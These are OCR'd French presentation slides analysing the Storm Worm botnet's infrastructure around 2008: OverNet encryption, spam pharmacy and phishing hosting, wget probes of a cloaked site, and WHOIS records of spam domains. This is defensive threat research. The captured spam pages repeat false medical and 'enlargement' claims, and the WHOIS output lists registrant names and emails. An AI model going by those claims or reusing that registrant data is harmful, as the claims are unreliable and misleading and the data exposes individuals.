
- Evolutions récentes
  - Aout – Octobre 2007 :
    - Fonctionnement en mide « ISP »
    - Implication / utilisation du R.B.N.
  - Octobre – Décembre 2007 :
    - Utilisation du DNS (démantèlement du RBN).
  - Depuis 2008 :
    - Fonctionnement en mode ASP
    - Relative accalmie dans la propagation des bots
    - Infrastructure de services opérationnelle
      - Hosting Web (e-Shops, Phishing), services DNS et NTP autonomes.

- Chiffrement OverNet



Ci-dessus, trafic OverNet en clair (juillet 2007)
Ci-dessous, même trafic mais XORé (octobre 2007).




Front Office
Back Office
eCommerce
MarketPlace
3rd Part.
Providers
eBilling
Banking


home
CANADIAN HEALTH CARE
Leading #1 Online Pharmacy
Bestsellers
About US
FAQ
Contact Us
Your Cart: $0.00 (items) Checkout
Product List
Bestsellers
» Viagra
» Cialis
» Viagra Professional
» Cialis Professional
» Viagra Soft Tabs
» Cialis Soft Tabs
» Soma
» Levitra
» Levitra Professional
» Female Viagra
» Tramadol
Male Enhancement
CANADIAN HEALTHCARE SPECIAL OFFER
#1
FREE VIAGRA PILLS
GET 12 VIAGRA Pills
with any order more than $300
GET 4 VIAGRA Pills
for any other order
start shopping now!
Search by Name: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Viagra+Cialis
69 99 $
10x Viagra 100mg
and
10x Cialis 20mg
Order Now!
Penis Growth Pack
199 95 $
Penis Growth Pills
4 bottles (60 Capsules each)
Two FREE bottles included
(total 6 bottles)
Order Now!
Viagra
97 93 $
30 Viagra Pills
100mg
Order Now!


expressherbals
no 1 penis enlargement supplement worldwide!
AS SEEN ON TV
Gain An Amazing 1 to 3 full Inches!
"VPXL Has Worked For THOUSANDS of Clients." - Dr J.B. Dowd
Home | Faq | Testimonials | Order | Contact Us | Privacy Policy
We offer a FULL MONEY BACK GUARANTEE if you are not completely satisfied with the results of VPXL, you have nothing to lose, just a lot to gain!

```
yom@yom-laptop:~$ wget -S http://www.atsowort.com/
--07:02:33--  http://www.atsowort.com/
          => `index.html.7'
Résolution de www.atsowort.com... 221.230.2.221
Connexion vers www.atsowort.com|221.230.2.221|:80... connecté.
requête HTTP transmise, en attente de la réponse...
  HTTP/1.1 401 Unauthorized
  Date: Thu, 05 Jun 2008 04:54:10 GMT
  Server: Apache/2.0.58 (Unix) mod_ssl/2.0.58 OpenSSL/0.9.7f PHP/4.4.7
  Connection: close
  Content-Length: 490
  Content-Type: text/html; charset=iso-8859-1
ÉCHEC d'autorisation.
yom@yom-laptop:~$
```

```
yom@yom-laptop:~$ wget -S --user-agent = "" http://www.atsowort.com/
: Schème non supporté.
--07:03:13--  http://www.atsowort.com/
          => `index.html.8'
Résolution de www.atsowort.com... 221.230.2.221
Connexion vers www.atsowort.com|221.230.2.221|:80... connecté.
requête HTTP transmise, en attente de la réponse...
  HTTP/1.1 200 OK
  Date: Thu, 05 Jun 2008 04:54:50 GMT
  Server: Apache/2.0.58 (Unix) mod_ssl/2.0.58 OpenSSL/0.9.7f PHP/4.4.7
  Connection: close
  Set-Cookie: OPT=SO; path=/
  Set-Cookie: DOM=www.atsowort.com:2132725972; path=/
  Set-Cookie: AFF=1912828622; path=/
  Set-Cookie: PAGE=1426447528; path=/
  Content-type: text/html
  Content-Length: 21191
Longueur: 21 191 (21K) [text/html]

100%[====================================>] 21 191        15.66K/s
```

PRIVACY PROTECT

Contact Domain Owner | Request Domain Owner Contact Info | About Privacy

WHOIS privacy solution for domain name owners*

* We are not the owners of any domain names protected using our service.

We **DO NOT** accept Postal mails. All postal mails sent to our PO Box address are rejected.
Please use the Contact Domain Owner form below to contact the domain name owner.

PRIVACY PROTECT

Contact Domain Owner | Request Domain Owner Contact Info | About Privacy

STAY ANONYMOUS. PROTECT YOUR PRIVACY

How does it work?

When you enable Privacy Protection on a domain name, we replace all your publicly visible contact details with alternate contact information so that when a WHOIS query is performed on the domain, an alternate mailing address, email address and phone number are displayed. YOU RETAIN FULL OWNERSHIP OF THE DOMAIN AND HAVE COMPLETE CONTROL OF IT.

Without Protection	With Protection
John Doe ACME Solutions Your House Address, Your State Your City 52113 US +1 123 456 5789 john.d@yourdomainname.com	PrivacyProtect.org P.O. Box 97 **All Postal Mails Rejected,** **visit Privacyprotect.org** Moergestel 5066 ZH NL +45.36946676 contact@privacyprotect.org

Anyone who tries to contact you using the alternate email address or phone number provided in the public WHOIS database will be directed to an Online Contact Form which will in turn email the message to you. All mails sent to the alternate mailing address will be rejected.

```
yom@yom-laptop:~$ whois cadeaux-avenue.cn
Domain Name: cadeaux-avenue.cn
ROID: 20080409s10001s27622572-cn
Domain Status: ok
Registrant Organization: fulltrust
Registrant Name: LinsonGeorge
Administrative Email: glinson156@yahoo.com
Sponsoring Registrar: 厦门华商盛世网络有限公司
Name Server:ns.likenewvideos.com
Name Server:ns2.likenewvideos.com
Name Server:ns3.likenewvideos.com
Name Server:ns4.likenewvideos.com
Registration Date: 2008-04-09 06:03
Expiration Date: 2009-04-09 06:03
yom@yom-laptop:~$
```

```
Domain Name.......... likenewvideos.com
  Creation Date........ 2008-02-27 01:02:11
  Registration Date.... 2008-02-27 01:02:11
  Expiry Date.......... 2009-02-27 01:02:11
  Organisation Name.... Sunway Pyramid
  Organisation Address. Petaling Jaya
  Organisation Address.
  Organisation Address. Malaysia
  Organisation Address. 31400
  Organisation Address. WG
  Organisation Address. MY

Admin Name........... Sunway Pyramid
  Admin Address........ Petaling Jaya
  Admin Address........
  Admin Address........ Malaysia
  Admin Address........ 31400
  Admin Address........ WG
  Admin Address........ MY
  Admin Email.......... agent15591@agent.dns.com.cn
  Admin Phone.......... +86.34782374
  Admin Fax............ +86.2347238

Tech Name............ Sunway Pyramid
  Tech Address......... Petaling Jaya
  Tech Address.........
  Tech Address......... Malaysia
  Tech Address......... 31400
  Tech Address......... WG
  Tech Address......... MY
  Tech Email........... agent15591@agent.dns.com.cn
  Tech Phone........... +86.34782374
  Tech Fax............. +86.2347238
```

```
Domain Name: CATSHARP.COM
Registrar: XIN NET TECHNOLOGY CORPORATION
Whois Server: whois.paycenter.com.cn
Referral URL: http://www.xinnet.com
Name Server: NS0.NAMEEDNS.COM
Name Server: NS0.NAMEEDNS1.COM
Name Server: NS0.RENEWWDNS.COM
Name Server: NS0.RENEWWDNS1.COM
Status: clientHold
Updated Date: 01-jun-2008
Creation Date: 30-apr-2008
Expiration Date: 30-apr-2009
```

5 The purchase process is completed, you think you choose a convenient form of payment to pay for your purchase of goods. We recommend that you use "Capitel electronic payment platform" for online payment. 5-10 minutes you will receive the automated response system sent the letter.

- Le pire n'est jamais sûr... ni loin !
  - Infrastructure DNS Storm Worm :
    - Un réseau de resolvers malicieux
    - Un réseau autonome
      - Attaques DDoS DNS
  - Infrastructure de «confiance » ?
    - Injection de certificats racine sur les machines compromises
  - Infrastructure de stockage ?
    - Stockage distribué de contenu illicite
      - Après tout, OverNet est fait pour ça. :-)
      - Chiffrement

- Lectures conseillées
  - Take a Walk on the Wild Side (Version corrigée !)
    - <pub> yom.retiaire.org </pub>
  - Exposing Storm Worm, Brandon Enright
  - Peerbot: Catch me if you can, E. Florio, M. Ciubotariu, Symantec
  - A Multiperspective Analysis of Storm (Peacomm) Worm, P. Porra, Hassen Saïdï, V. Yegneswaran, SRI International
  - Peacomm.C – Cracking the nutshell, Frank Boldewin
  - Storm Worm – Modern botnets, T. Holz
  - Measurements and Mitigation of P2P based botnets: A case study on Storm Worm, T. Holz, M. Steiner, F. Dahl, E. Biersack, F. Freiling
  - R.B.N Study - D. Bizeul

- Remerciements
  - Eric, Olivier, Franck, Julien, Raphaël et Lucas.
  - David Lesperon
  - David Bizeul
- Notes
  - Schémas reproductibles à la condition d'en citer la source et l'auteur.
- Appel à contribution
  - Je pense que le reverse des binaires de SW permettrait de répondre à certaines questions qui restent encore à ce jour sans réponse. Me contacter si intéressé. <guillaume>@<retiaire.org>